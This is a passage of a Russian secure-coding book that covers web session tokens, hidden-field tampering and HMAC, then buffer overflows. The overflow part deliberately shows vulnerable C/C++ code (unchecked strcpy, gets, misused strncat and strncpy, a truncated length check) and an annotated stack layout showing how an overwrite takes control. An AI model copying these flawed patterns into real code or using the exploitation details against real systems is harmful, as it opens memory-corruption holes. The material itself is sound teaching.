Аналогичный код JavaScript (из HTML или ASP) вызывает CAPICOM для Windows:

```
// Хеширование результата
var oHash = new ActiveXObject("CAPICOM.HashedData");
oHash.Algorithm = 0;
oHash.Hash(uid + ":" + pwd);
oHash.Hash(oHash.Value);
var b64 = oHash.Value; // Шестнадцатеричный результат
```

Аналогичный код Perl также хеширует имя и пароль пользователя:

```
use Digest::SHA1 qw(sha1 sha1_base64);
my $s = $uid . ":" . $pwd;
my $b64 = sha1_base64(sha1($s)); # Результат в кодировке base64
```

Обратите внимание: во всех приведенных примерах хеш-код объединенной строки хешируется для устранения уязвимостей, называемых *атаками расширения* (length extension attacks). Объяснение этого вида уязвимостей выходит за рамки книги; в практическом контексте достаточно сказать, что данные не следует объединять конкатенацией, а следует применить одно из следующих решений:

```
Result = H(data1, H(data2))
```

или

```
Result = H(H(data1 CONCAT data2))
```

Проблема рассматривается чуть более подробно в главе 21, «Неудачный выбор криптографии». Но даже код, использующий грамотную криптографическую защиту, может быть уязвим для атаки! Представьте, что имя пользователя и пароль хешируются в код «xE/f1/XKonG+/XFyq+Pg4FXjo7g=» и эти данные вставляются в URL-адрес в качестве «свидетельства благонадежности» после проверки имени и пароля. Атакующему остается лишь просмотреть хеш-код и воспроизвести его. Ему вообще не нужен доступ к паролю! Все криптографические ухищрения не дали ровным счетом ничего! Проблему можно решить при помощи технологии шифрования канала — такой, как SSL, TLS или IPSec.

Атакующий угадывает данные

В этом сценарии пользователь подключается с вводом имени и пароля (возможно, через SSL/TLS), серверный код проверяет введенные данные и генерирует автоматически наращиваемый идентификатор, представляющий этого пользователя. Во всех операциях, выполняемых пользователем, сгенерированное значение идентифицирует пользователя, чтобы серверу не приходилось заново выполнять аутентификацию. Подобные схемы легко атакуются даже через SSL/TLS. Вот как это делается: пользователь-злоумышленник подключается к серверу и вводит свои, действительные регистрационные данные. Он получает от сервера идентификатор — допустим, 7625. Значение может быть представлено в форме URL или cookie. Злоумышленник закрывает браузер и пытается снова подключиться к серверу с тем же именем и паролем. На этот раз он получает значение 7627. Похоже, значение автоматически увеличивается, а между двумя попытками входа к серверу подключился кто-то еще. Теперь атакующему для перехвата сеанса другого пользователя достаточно подключиться (через SSL/TLS!) и установить идентификатор подключения равным 7626. Технологии шифрования не спасают от подобной предсказуемости. Для назначения идентификатора подключения можно воспользоваться криптографически случайными числами, как в следующем примере для JavaScript и CAPICOM:

```
var oRNG = new ActiveXObject("CAPICOM.Utilities");
var rng = oRNG.GetRandom(32,0);
```

ПРИМЕЧАНИЕ

CAPICOM использует функцию CryptGenRandom системы Windows.

То же на PHP в системе Linux или UNIX (предполагается, что операционная система поддерживает */dev/random* или */dev/urandom*):

```
// Префикс @ не дает fopen выдать пользователю слишком много информации
$hrng = @fopen("/dev/urandom","r");
if ($hrng) {
    $rng = base64_encode(fread($hrng,32));
    fclose($hrng);
}
```

Решение на Java:

```
try {
    SecureRandom rng = SecureRandom.getInstance("SHA1PRNG");
    byte b[] = new byte[32];
    rng.nextBytes(b);
} catch(NoSuchAlgorithmException e) {
    // Обработка исключения
}
```

Или на VB.Net:

```
Dim rng As New RNGCryptoServiceProvider()
Dim b(32) As Byte
rng.GetBytes(b)
```

ПРИМЕЧАНИЕ

Стандартная реализация SecureRandom в Java имеет очень малый пул энтропии. Она подойдет для управления сеансом и идентификацией в веб-приложении, но для долгосрочных ключей ее возможностей, вероятно, не хватит.

При этом использование непредсказуемых случайных чисел создает одну потенциальную проблему: если атакующий может просмотреть данные, он просто воспроизведет сгенерированное число! Чтобы этого не произошло, рассмотрите возможность применения технологии шифрования передаваемых данных — например, SSL/TLS. И снова все зависит от тех угроз, которые вас беспокоят.

Атакующий изменяет данные

Наконец, вас может беспокоить не столько возможность просмотра данных атакующим, сколько возможность изменения действительных данных — та самая проблема «скрытого поля с ценой». Если вам необходимо поддерживать этот сценарий, включите в поле формы код MAC (код аутентификации сообщения, Message Authentication Code); и если код MAC, возвращаемый браузером, не совпадает с отправленным кодом MAC, или если код MAC отсутствует, значит, данные были изменены. Код MAC представляет собой своего роде хеш-код, объединяющий данные с секретным ключом. Самой распространенной разновидностью MAC являются хешированные коды HMAC (keyed-Hash Message Authentication Code), так что в дальнейшем мы будем использовать термин HMAC. Итак, для формы весь скрытый текст (или содержимое только тех полей, которые нуждаются в защите) объединяется посредством конкатенации, и полученные данные хешируются с ключом, хранящимся на сервере. На языке C# это делается примерно так:

```
HMACSHA256 hmac = new HMACSHA256(key);
byte[] data = UTF8Encoding.UTF8.GetBytes(formdata);
string result = Convert.ToBase64String(hmac.ComputeHash(data));
```

Реализация на Perl:

```
use strict;
use Digest::HMAC_SHA1;

my $hmac = Digest::HMAC_SHA1->new($key);
$hmac->add($formdata);
my $result = $hmac->b64digest;
```

В PHP функция HMAC недоступна, но она присутствует в PEAR (PHP Extension and Application). (Ссылка приведена в разделе «Другие ресурсы».)

Результат HMAC включается в скрытую форму:

```
<INPUT TYPE = HIDDEN NAME = "HMAC" VALUE = "X81bKBNG9cVVeF9+9rtB7ewRMbs">
```

Получая скрытое поле формы с кодом HMAC, серверный код может убедиться в том, что элементы формы не были изменены; для этого ему достаточно повторить конкатенацию и хеширование.

Не используйте простые хеш-коды. Используйте HMAC, потому что атакующий теоретически может вычислить хеш-код, а с HMAC без секретного ключа, хранящегося на сервере, это сделать невозможно.

Дополнительные меры безопасности

Дополнительные меры безопасности для атак этого класса отсутствуют.


Другие ресурсы

- Common Weakness Enumeration: *http://cwe.mitre.org/*
- W3C HTML Hidden Field specification: *www.w3.org/TR/REC-html32#fields*
- Practical Cryptography by Niels Ferguson and Bruce Schneier (Wiley, 1995), §6.3 «Weaknesses of Hash Functions».
- PEAR HMAC: *http://pear.php.net/package/Crypt_HMAC*
- «Hold Your Sessions: An Attack on Java Session-Id Generation» by Zvi Gutterman and Dahlia Malkhi: *http://research.microsoft.com/~dalia/pubs/GM05.pdf*

Итоги

- Проверяйте все входные данные, полученные из Web, включая формы и cookie, на предмет наличия вредоносного ввода.
- Хорошо понимайте сильные и слабые стороны ваших архитектур, если вы не применяете криптографические примитивы для защиты.
- Не внедряйте конфиденциальные данные в конструкции HTTP и HTML (URL-адреса, cookie, формы), если канал передачи данных не защищен технологией шифрования (SSL, TLS или IPSec) или криптографическая защита не применяется на уровне приложения.
- Не доверяйте данным (как конфиденциальным, так и обычным) в веб-формах, потому что злоумышленник может легко заменить их любым значением по своему усмотрению, независимо от того, используете вы SSL или нет.
- Не используйте заголовки HTTP `referer` [sic] как средство аутентификации.
- Не используйте предсказуемые данные в качестве маркеров аутентификации.
- Не ждите, что применение криптографии автоматически делает приложение безопасным; злоумышленник будет атаковать систему другими способами. Например, он не будет пытаться угадать сгенерированные случайные числа, а постарается найти и просмотреть их.

ГРЕХ 5



Переполнение буфера

Проблема переполнения буфера в низкоуровневых языках давно известна специалистам по компьютерной безопасности. Корень проблемы кроется в смешении пользовательских данных с управляющей информацией ради достижения максимальной производительности, а также прямом доступе к памяти приложения в низкоуровневых языках. Чаще всего дефекты переполнения буфера встречаются в программах, написанных на C и C++.

Формально переполнение буфера происходит тогда, когда введенные данные записываются за границей выделенного для них буфера, однако существует несколько аналогичных проблем, часто приводящих к сходным последствиям. Одну из самых интересных разновидностей составляют дефекты форматных строк, которые будут рассматриваться в главе 6. Другое проявление проблемы происходит тогда, когда атакующий получает возможность выполнить запись по произвольному адресу памяти за пределами массива. Строго говоря, это не является классическим переполнением буфера, но мы рассмотрим и этот дефект.

Более новый метод контроля над приложением основан на контроле за указателями на объекты C++. Однако понять, как использовать ошибки в программах C++ для создания эксплойтов, намного сложнее, чем просто переполнить стек или буфер, выделенный из кучи, — эта тема будет рассматриваться в главе 8, «Катастрофы в C++».

Последствия от переполнения буфера могут быть разными, от общего сбоя до захвата атакующим полного контроля над приложением, а если приложение работает с правами привилегированного пользователя (root, администратор или локальная система), то атакующий берет под свой контроль всю операционную систему и других пользователей, которые в данный момент находятся в системе (или войдут в нее в будущем). Если рассматриваемое приложение представляет собой сетевую службу, то дефект может использоваться для создания червей. Первый широко известный интернет-червь использовал переполнение буфера на сервере `finger`; он известен как `finger`-червь Роберта Т. Морриса (или просто червь Морриса). Казалось бы, разработчики знают уже достаточно для предотвращения переполнения буфера, поскольку одно из них едва не парализовало Интернет в 1988 году, но мы продолжаем получать сообщения о переполнениях буфера во многих типах программ.

Теперь, когда разработчикам уже достаточно хорошо удается избегать классических ошибок, приводящих к переполнению стека в буфере фиксированного размера, злоумышленники обратились к использованию переполнений в куче и вычислений размера выделяемого блока — целочисленные переполнения рассматриваются в главе 7. Ухищрения, на которые порой идут атакующие, выглядят совершенно невероятно. В своей статье «Heap Feng Shui in JavaScript» Александр Сотиров (Alexander Sotirov) объясняет, как посредством манипуляций с выделением памяти в программе получить доступ к данным, рядом с выделенным из кучи буфером, подверженным переполнению.

Возможно, кто-то решит, что только неаккуратные и беспечные программисты становятся жертвами переполнения буфера, однако на самом деле проблема сложна. многие ее решения нетривиальны, а любой программист, написавший достаточно большой объем кода C/C++, наверняка допускал эту ошибку. Автор этой главы, который учит других программистов писать более безопасный код, однажды передал заказчику систему с дефектом переполнения с единичным смещением (off-by-one overflow). Даже очень хорошие, очень внимательные программисты допускают ошибки, а самые лучшие программисты, зная, насколько легко оступиться, организуют надежное тестирование для перехвата возможных ошибок.

Ссылки CWE

Этот класс дефектов настолько широк, что для него в CWE определена целая категория:

- CWE-119: Выход операций за границы буфера в памяти.

В категорию входят многочисленные дочерние элементы, выражающие многие разновидности, описанные в этой главе:

- CWE-121: Переполнение буфера в стеке.
- CWE-122: Переполнение буфера в куче.
- CWE-123: Условие «запись-что-куда».
- CWE-124: Нарушение начальной границы.

- CWE-125: Чтение за границей буфера.
- CWE-128: Ошибка циклического перехода.
- CWE-129: Непроверенное индексирование массива.
- CWE-131: Неверное вычисление размера буфера.
- CWE-193: Ошибка единичного смещения.
- CWE-466: Возвращение указателя за пределами ожидаемого диапазона.
- CWE-120: Копирование буфера без проверки размера введенных данных («Классическое переполнение буфера»).

Потенциально опасные языки

Дефекты переполнения буфера чаще всего встречаются в программах на языке C; от него почти не отстает C++. Также переполнение буфера легко создается при программировании на ассемблере, в котором защитные меры полностью отсутствуют. Хотя C++ по своей природе не менее опасен, чем C, так как он представляет собой надмножество C, аккуратное использование библиотеки STL (Standard Template Library) радикально снижает риск некорректной работы со строками, выбор векторов вместо статических массивов сокращает количество ошибок, а многие ошибки приводят к сбоям, которые не могут использоваться для проведения атак. Более жесткие требования компилятора C++ также помогают программистам избежать ошибок в своей работе. Даже если вы пишете код на «чистом» C, мы рекомендуем использовать компилятор C++ для повышения качества кода.

Изобретенные относительно недавно языки высокого уровня абстрагируют работу с памятью — обычно за счет существенного повышения затрат ресурсов. Такие языки, как Java, C# и Visual Basic, имеют собственные строковые типы, реализуют массивы с проверкой границ, а также обычно запрещают прямой доступ к памяти. Кое-кто считает, что это делает переполнение буфера невозможным, но правильнее сказать, что вероятность переполнения буфера существенно снижается.

На практике многие из этих языков реализуются на C/C++ или передают введенные пользователем данные библиотекам, написанным на C/C++. Таким образом, дефекты реализации могут привести к переполнению буфера. Существует и другой потенциальный источник переполнения буфера в высокоуровневом коде — код должен взаимодействовать с операционной системой, которая почти наверняка написана на C/C++.

В C# для повышения быстродействия в программе можно объявлять небезопасные секции; однако наряду с упрощением взаимодействия с операционной системой и библиотеками, написанными на C/++, появляется возможность совершения тех же ошибок, что и в C/C++. Если вы в основном программируете на языках высокого уровня, обязательно предусмотрите проверку данных, передаваемых внешним библиотекой. В противном случае ваш код может стать простым посредником для использования их дефектов.

Мы не будем приводить полный список, однако потенциальная опасность переполнения буферов присутствует в большинстве старых языков.

Объяснение

Классический вариант переполнения буфера называется «проломом стека». В откомпилированной программе в стеке хранится различная управляющая информации: значения аргументов, адрес возврата после завершения функции. Из-за относительно малого количества регистров у процессоров x86 регистры также часто временно сохраняются в стеке. К сожалению, локальные переменные тоже хранятся в стеке. Стековые переменные иногда не совсем корректно называются *статическими* (в отличие от динамически распределяемой памяти из кучи). Если вы слышите, как кто-то говорит о статическом переполнении буфера, в действительности речь идет о переполнении буфера в стеке. Суть проблемы заключается в том, что если приложение записывает данные за пределами массива в стеке, атакующий получает возможность задать управляющую информацию. И это обстоятельство крайне важно для успешного проведения атаки; атакующий хочет заменить управляющие данные другими значениями по своему усмотрению.

Логично спросить — почему мы продолжаем использовать эту очевидно небезопасную систему? Проблема может быть решена (по крайней мере частично) переходом на 64-разрядный чип Intel Itanium, на котором адреса возврата хранятся в регистрах. Однако, во-первых, это означает, что нам придется смириться со значительной потерей обратной совместимости, а во-вторых, чип x64 пользуется большей популярностью.

Почему бы нам всем не перейти на жесткую проверку границ массивов и запрет прямого доступа к памяти? Дело в том, что для многих типов приложений быстродействие языков высокого уровня оказывается недостаточным. Возможное компромиссное решение — использовать языки высокого уровня для высокоуровневых интерфейсов, взаимодействующих с опасными компонентами (например, пользователями!), а языки низкого уровня — для базового кода. Также возможно в полной мере использовать C++, работая со строковыми библиотеками и классами коллекций.

Например, веб-сервер IIS (Internet Information Server) 6.0 полностью перешел на класс C++ `string` для работы с входными данными, а один храбрый разработчик заявил, что он отрежет себе мизинец, если в его коде обнаружится хотя бы один дефект переполнения буфера. На момент написания книги мизинец остается на месте, за два года после выпуска для IIS 6.0 не было выпущено ни одного бюллетеня безопасности, а сам сервер имеет одну из лучших историй безопасности среди основных веб-серверов. Современные компиляторы эффективно работают с параметризованными классами, что позволяет создавать высокопроизводительный код C++.

Довольно теории — рассмотрим пример:

```
#include <stdio.h>
void DontDoThis(char* input)
{
    char buf[16];
    strcpy(buf, input);
    printf("%s\n", buf);
}
```

```
int main(int argc, char* argv[])
{
    // Аргументы не проверяются.
    // Чего можно ждать от приложения, использующего strcpy?
    DontDoThis(argv[1]);
    return 0;
}
```

Давайте откомпилируем приложение и посмотрим, что происходит. В этом примере автор использует отладочную сборку с включенной символической информацией и отключенной проверкой стека. Хороший компилятор использует подстановку (inlining) кода такой маленькой функции, как `DontDoThis`, особенно если она вызывается всего один раз, поэтому оптимизация тоже была отключена. Вот как выглядел стек в системе автора до вызова `strcpy`:

```
0x0012FEC0  c8 fe 12 00  Èþ.. <- адрес аргумента buf
0x0012FEC4  c4 18 32 00  Ä.2. <- адрес аргумента input
0x0012FEC8  d0 fe 12 00  Ðþ.. <- начало buf
0x0012FECC  04 80 40 00  .[] @.
0x0012FED0  e7 02 3f 4f  ç.?O
0x0012FED4  66 00 00 00  f... <- конец buf
0x0012FED8  e4 fe 12 00  äþ.. <- содержимое регистра EBP
0x0012FEDC  3f 10 40 00  ?.@. <- адрес возврата
0x0012FEE0  c4 18 32 00  Ä.2. <- адрес аргумента DontDoThis
0x0012FEE4  c0 ff 12 00  Àÿ..
0x0012FEE8  10 13 40 00  ..@. <- адрес, по которому main() вернет управление
```

Напомню, что все значения в стеке записаны «задом наперед». Приведенный пример взят из 32-разрядной системы Intel, использующей обратный порядок байтов. Иначе говоря, младший байт значения следует перед старшим, так что если адрес возврата хранится в виде «3f104000», то в действительности управление будет возвращаться по адресу 0x0040103f.

Давайте посмотрим, что произойдет при переполнении буфера. За границей буфера в стеке хранится содержимое регистра EBP (Extended Base Pointer). EBP содержит указатель кадра стека, и при переполнении с единичным смещением значение EBP будет усечено. Если память по адресу 0x0012fe00 находится под контролем атакующего (единичное переполнение обнуляет последний байт), управление будет передано по этому адресу, и начнется выполнение кода, предоставленного атакующим.

Если переполнение не ограничивается одним байтом, то далее в стеке идет адрес возврата. Если атакующий может контролировать это значение и может разместить достаточный объем ассемблерного кода в буфере, адрес которого ему известен, мы имеем дело с классическим переполнением буфера. Обратите внимание: ассемблерный код (часто называемый *кодом командного процессора* (shell code), потому что дефект чаще всего используется для активизации командного процессора) не обязан размещаться в переполняемом буфере. Это классический вариант, но в общем случае код, внедренный атакующим в вашу программу, может находиться где угодно. Не успокаивайте себя мыслью, что переполнение ограничивается небольшой областью памяти.

После перезаписи адреса возврата атакующий получает возможность «поиграть» с аргументами уязвимой функции. Если программа выполняет запись в какие-либо из аргументов перед возвратом управления, у атакующего открывается новая возможность для бесчинств. Последнее обстоятельство особенно важно при анализе эффективности мер предотвращения махинаций со стеком — таких, как Stackguard Криспина Коуэна (Crispin Cowan), IBM ProPolice и флаг компилятора /GS фирмы Microsoft.

Как видите, мы только что предоставили атакующему как минимум три способа взять под контроль свое приложение. И все это в очень простой функции! Если в стеке объявляется класс C++ с виртуальными функциями, то атакующий может получить доступ к таблице указателей виртуальных функций, а это легко приведет к новым эксплойтам. Если один из аргументов функции содержит указатель на функцию, как это часто бывает в оконных средах (например, X Window System или Microsoft Windows), то замена указателя на функцию перед использованием также становится очевидным способом перехвата управления в приложении.

Существует намного, намного больше способов перехвата управления, чем может представить себе наш несовершенный мозг. Возникает дисбаланс между нашими способностями как разработчиков и возможностями/ресурсами атакующего. Время, выделяемое нам для создания приложения, ограничено, а атакующий может сколь угодно долго вычислять, как заставить наш код делать то, что нужно ему. Ваш код может защищать ресурсы, ценность которых оправдает попытки взлома в течение нескольких месяцев. Атакующие не жалеют времени на изучение последних хакерских разработок. В их распоряжении имеются ресурсы типа *www.metasploit.com*, где можно легко найти код, выполняющий практически любые операции в условиях ограниченного набора символов.

Если вы пытаетесь определить, существует ли в вашем коде уязвимость, весьма вероятно, что вы ошибетесь с ответом. В большинстве случаев можно доказать либо наличие уязвимости, либо то, что вы недостаточно сообразительны (или потратили недостаточно времени) для написания эксплойта. Ситуации, в которых можно сколько-нибудь уверенно заявлять об отсутствии уязвимостей, встречаются крайне редко. Более того, согласно рекомендациям Microsoft, любые операции записи по адресам, отличным от `null` (или `null` с малыми фиксированными приращениями), являются проблемными, как и большинство нарушений доступа при чтении из недопустимых областей памяти. За дополнительной информацией обращайтесь к статье Дэмьена Хассе (Damien Hasse) по адресу *http://msdn.microsoft.com/en-us/magazine/cc163311.aspx*.

Мораль: самое умное, что вы можете сделать, — это просто исправить ошибки! Известно немало случаев, когда «усовершенствования качества кода» задним числом исправляли дефекты безопасности. Однажды автор более трех часов спорил с группой разработчиков о том, обязательно ли исправлять некий дефект. В обсуждении по электронной почте участвовало восемь человек, так что в совокупности мы потратили более 20 часов (половина человеко-недели) на дебаты, потому что разработчики хотели получить доказательства наличия уязвимости в их коде. Когда эксперты по безопасности доказали, что дефект в действительности создает угрозу,

проблема решилась ценой часа программирования и нескольких часов тестирования. Споры обернулись пустой тратой времени.

Аналитический подход уместен только в одной ситуации: непосредственно перед сдачей приложения. Если разработка находится на завершающей стадии, желательно разумно оценить риск наличия уязвимости, чтобы оправдать затраты на возвращение к более раннему состоянию и дестабилизацию продукта.

Существует распространенное заблуждение по поводу того, что атакующему труднее использовать переполнение в буфере, выделенном в куче, нежели переполнение в стеке, но на практике это не соответствует действительности. Большинство реализаций кучи страдает от того же базового недостатка, что и стек — пользовательские данные переплетаются с управляющими данными. В зависимости от реализации подсистемы выделения памяти у атакующего часто появляется возможность заставить менеджера кучи разместить четыре байта по выбору атакующего в выбранной им же области памяти.

Подробности атаки на буферы в куче выглядят довольно запутанно. Достаточно доступная презентация по этой теме, «Reliable Windows Heap Exploits», недавно созданная Мэтью «шоком» Коновером и Одедом Горовицем (Matthew «shok» Conover & Oded Horovitz), находится по адресу *http://cansecwest.com/csw04/csw04-Oded+Connover.ppt*. Даже если атакующему не удается взять менеджера кучи под свой контроль, данные в смежных блоках памяти могут содержать указатели на функции или указатели, которые могут использоваться для записи информации. Одно время использование дефектов переполнения кучи считалось делом экзотическим и сложным, но сейчас оно относится к числу самых популярных дефектов. Во многих современных реализациях кучи улучшенная проверка и кодирование заголовков выделенных блоков затрудняют атаки на инфраструктуру кучи до такой степени, что атаки становятся чрезвычайно сложными или практически нецелесообразными, но проблема перезаписи смежных данных останется всегда (за исключением специализированных куч, жертвующих эффективностью ради надежности).

64-разрядные аспекты

В последнее время системы на базе x64 получают все более широкое распространение, и у вас может возникнуть вопрос — не обеспечивает ли система x64 большей устойчивости к атакам по сравнению с (32-разрядными) системами x86? В некоторых отношениях это действительно так. Существует два ключевых различия, связанных с использованием дефектов переполнения буферов. Во-первых, если процессор x86 имеет всего 8 регистров общего назначения (eax, ebx, ecx, edx, ebp, esp, esi, edi), процессор x64 имеет 16 регистров общего назначения.

Это обстоятельство отражается на том, что стандартной конвенцией вызова в приложениях x64 является *конвенция быстрого вызова* — на платформе x86 первый аргумент функции сохраняется в регистре вместо занесения в стек. На платформе x64 применение конвенции быстрого вызова означает, что в регистрах сохраняются первые четыре аргумента. Значительное увеличение количества регистров (при том, что оно все равно уступает процессорам RISC, обычно имею-

щих 32–64 регистра, или ia64 со 128 регистрами) не только значительно ускоряет выполнение кода во многих случаях, но и приводит к тому, что многие значения, прежде хранившиеся в стеке, оказываются в регистрах, а если содержимое регистра не записывается в стек, атака посредством произвольной записи в памяти становится невозможной.

Во-вторых, атаки x64 затрудняются еще и тем, что на этой платформе всегда доступен бит NX (No eXecute), используемый по умолчанию большинством 64-разрядных операционных систем. Это означает, что нападающий ограничивается атаками типа «возврат в libC» или использованием дефектов в страницах, для которых разрешена запись с исполнением. Хотя наличие бита NX всегда лучше, чем его отсутствие, их можно обойти разными интересными способами в зависимости от того, что делает приложение. В подобных ситуациях языки высокого уровня только усугубляют проблему — если атакующий сможет записать байт-код, последний не будет восприниматься как исполняемый код на уровне C/C++, но бесспорно станет таковым при обработке языком высокого уровня: C#, Java и многими другими.

Итак, хотя для использования уязвимостей в коде x64 атакующим придется приложить больше усилий, платформа ни в коем случае не является панацеей, и программисты все равно должны писать защищенный код.

C/C++

Существует великое множество способов переполнения буфера в C/C++. Следующий фрагмент стал причиной для появления червя Морриса:

```
char buf[20];
gets(buf);
```

Невозможно использовать функцию `gets` для чтения данных из `stdin` без риска переполнения буфера — ее следует заменить функцией `fgets`. Более современные черви используют более тонкие решения. Скажем, червь Blaster появился из-за кода, который по сути был эквивалентен `strcpy`, но использовал завершитель строки, отличный от нуль-символа:

```
while (*pwszTemp != L'\\')
*pwszServerName++ = *pwszTemp++;
```

Второй по популярности способ переполнения буфера основан на использовании `strcpy` (см. предыдущий пример). Проблемы создаются и другим способом:

```
char buf[20];
char prefix[] = "http://";
strcpy(buf, prefix);
strncat(buf, path, sizeof(buf));
```

Что здесь не так? Дело в неудачно спроектированном интерфейсе функции `strncat`. Функции должно передаваться количество доступных символов в буфере или оставшееся место, а не общий размер приемного буфера. Еще одна типичная причина переполнений:

```
char buf[MAX_PATH];
sprintf(buf, "%s - %d\n", path, errno);
```

Функцию sprintf почти невозможно использовать безопасно, не считая нескольких граничных случаев. В частности, из-за того, что функция sprintf использовалась для ведения журнала отладки, для Microsoft Windows был выпущен критический бюллетень безопасности. За дополнительной информацией обращайтесь к бюллетеню MS04-0111 (ссылка приведена в разделе «Другие ресурсы» этой главы).

Еще

```
char buf[32];
strncpy(buf, data, strlen(data));
```

Что не так? В последнем аргументе передается длина входного буфера, а не размер приемного буфера!

Проблемы также возникают из-за того, что программисты путают количество символов с количеством байтов. При работе с ASCII-символами эти значения совпадают, но в Юникоде каждый символ кодируется двумя байтами (для Базовой многоязыковой плоскости, которая более или менее соответствует большинству современных кодировок), а в худшем случае применяются многобайтовые символы, когда итоговое количество байтов невозможно определить без предварительного преобразования. Пример:

```
_snwprintf(wbuf, sizeof(wbuf), "%s\n", input);
```

Другое, чуть более интересное переполнение:

```
bool CopyStructs(InputFile* pInFile, unsigned long count)
{
    unsigned long i;

    m_pStructs = new Structs[count];

    for(i = 0; i < count; i++)
    {
        if(!ReadFromFile(pInFile, &(m_pStructs[i])))
        break;
    }
}
```

Что здесь может произойти? Вызов оператора C++ new[] приблизительно эквивалентен следующему коду:

```
ptr = malloc(sizeof(type) * count);
```

Если count задается пользователем, не так уж трудно подобрать значение, приводящее к внутреннему переполнению операции умножения. Размер выделяемого буфера оказывается намного меньше необходимого, а атакующий получает возможность записывать за пределами буфера. Компилятор C++ в Microsoft Visual Studio 2005 и выше содержит внутреннюю проверку, обнаруживающую переполнение буфера. Аналогичная проблема встречается во многих реализациях calloc, выполняющих ту же операцию. В этом заключается суть многих ошибок целочисленного переполнения: проблему безопасности создает не целочисленное переполнение, а следующее за ним переполнение буфера. Тема более подробно рассматривается в главе 7.

Еще один способ создания дефекта переполнения буфера:

```
#define MAX_BUF 256
void BadCode(char* input)
{
    short len;
    char buf[MAX_BUF];

    len = strlen(input);

    // Конечно, мы можем безопасно использовать strcpy
    if(len < MAX_BUF)
        strcpy(buf, input);
}
```

Вроде бы должно работать, верно? Но в действительности этот код отягощен множеством проблем. Мы разберем их более подробно, когда будем обсуждать целочисленные переполнения в главе 7, но для начала следует заметить, что литералы всегда относятся к типу `signed int`. Функция `strlen` возвращает `size_t`, то есть 32- или 64-разрядное значение без знака, а усечение `size_t` до `short` с длиной входных данных больше 32 Кбайт превратит `len` в отрицательное число; это число будет повышено до `int` с сохранением знака, и теперь оно всегда меньше `MAX_BUF`, что приведет к переполнению.

Вторая потенциальная проблема возникает в том случае, если длина строки превышает 64 Кбайт. На этот раз возникает ошибка усечения: `len` будет малым положительным числом. Следует помнить, что `size_t` определяется в языке как тип переменных, представляющих размеры в соответствии со спецификацией языка. Еще одна потенциальная проблема связана с тем, что входные данные могут не завершаться нуль-символом. Более правильный код выглядит так:

```
const size_t MAX_BUF = 256;
void LessBadCode(char* input)
{
    size_t len;
    char buf[MAX_BUF];

    len = strnlen(input, MAX_BUF);

    // Конечно, мы можем безопасно использовать strcpy
    if(len < MAX_BUF)
        strcpy(buf, input);
}
```

Сопутствующие грехи

Рассматриваемый грех тесно связан с целочисленным переполнением. Если вы пытаетесь предотвратить переполнение буфера посредством счетных функций для работы со строками или вычисляете размер блока, выделяемого из кучи, математически вычисления начинают играть важнейшую роль в безопасности приложения. Целочисленные переполнения рассматриваются в главе 7.

Дефекты форматных строк иногда позволяют добиться того же эффекта, что и переполнения буфера, но не относятся к этой категории дефектов. Использование дефекта форматной строки обычно происходит вообще без переполнения какого-либо буфера.

Одной из разновидностей переполнения буферов является неограниченная запись в массив. Если атакующий задаст индекс элемента вашего массива, а вы не проверите, лежит ли он в положенных границах, то атакующий сможет выполнить целенаправленную запись в память по своему усмотрению. Это не только откроет путь для всевозможных отклонений в логике выполнения программы, но и избавит атакующего от необходимости разрушать содержимое смежной памяти. Таким образом, любые контрмеры, принятые для борьбы с переполнением буфера, потеряют эффективность.

Признаки греха

Компоненты, на которые следует обращать особое внимание:

- Ввод данных из сети, файла или командной строки.
- Передача данных из упомянутого ввода внутренним структурам.
- Использование небезопасных строковых функций.
- Математическое вычисление размера выделяемого блока или оставшейся части буфера.

Выявление в ходе анализа кода

Обнаружить этот грех в ходе анализа кода может быть как очень легко, так и чрезвычайно сложно. Проще всего находятся места использования небезопасных строковых функций. Возможно, многие случаи использования таких функций будут безопасными, но по собственному опыту можем сказать, что даже между корректными вызовами иногда скрываются проблемы. Преобразование кода, направленное на использование только безопасных функций, обладает чрезвычайно низким коэффициентом регрессии (от 1/10 до 1/100 от коэффициента регрессии при исправлении нормальных ошибок) и приводит к устранению дефектов из вашего кода.

Доверьте поиск небезопасных вызовов функций компилятору. Если отменить определения `strcpy`, `strcat`, `sprintf` и других аналогичных функций, компилятор найдет их за вас. При этом следует учитывать, что некоторые приложения заново реализуют (полностью или частично) библиотеку времени выполнения C — например, из-за того, что им нужна версия `strcpy` с завершителем, отличным от нуль-символа.

Задача поиска переполнений в куче оказывается более сложной. Чтобы успешно справиться с ней, необходимо помнить о целочисленных переполнениях (глава 3). В общем и целом вы должны найти операции выделения памяти, а затем проанализировать вычисления размера буфера.

Самый эффективный общий метод основан на трассировке пользовательского ввода от точек входа в приложениях через все вызовы функций. Очень важно знать, что может попасть под контроль атакующего.

Приемы тестирования для обнаружения греха

Одним из самых эффективных методов для выявления этой разновидности дефектов является *нечеткое тестирование* (fuzz testing), при котором приложению передаются квазислучайные входные данные. Попробуйте увеличить длину входных строк и проследите за поведением приложения. Следует учитывать, что несовпадения при проверке ввода иногда создают относительно малые окна уязвимого кода. Например, разработчик может установить проверочное условие, согласно которому длина ввода должна быть менее 260 символов, а затем выделить 256-байтовый буфер. Если ввести очень длинные данные, они будут отвергнуты программой. Но если атакующий точно попадет в область переполнения, он может найти уязвимость. В частности, проблемы часто обнаруживаются при длине буфера, кратной 2, а также кратной 2 плюс-минус 1.

Также особое внимание следует уделить любым местам, в которых длина чего-либо задается пользователем. Измените значение так, чтобы оно не соответствовало длине строки; учтите возможность целочисленного переполнения — потенциальные ситуации *длина + 1 = 0* часто опасны.

Для нечеткого тестирования часто бывает полезно создать специализированную тестовую сборку. В отладочные сборки часто включаются проверки условий, которые изменяют путь выполнения программы и предотвращают опасные ситуации. Кроме того, отладочные сборки современных компиляторов обычно содержат более совершенные средства обнаружения нарушений стека. В зависимости от реализации кучи и операционной системы также можно включить более жесткую проверку нарушений кучи.

Допустим, в вашей программе пользовательский ввод проверяется следующим условием:

```
assert(len < MAX_PATH);
```

Это условие следует заменить фрагментом

```
if(len >= MAX_PATH)
{
    assert(false);
    return false;
}
```

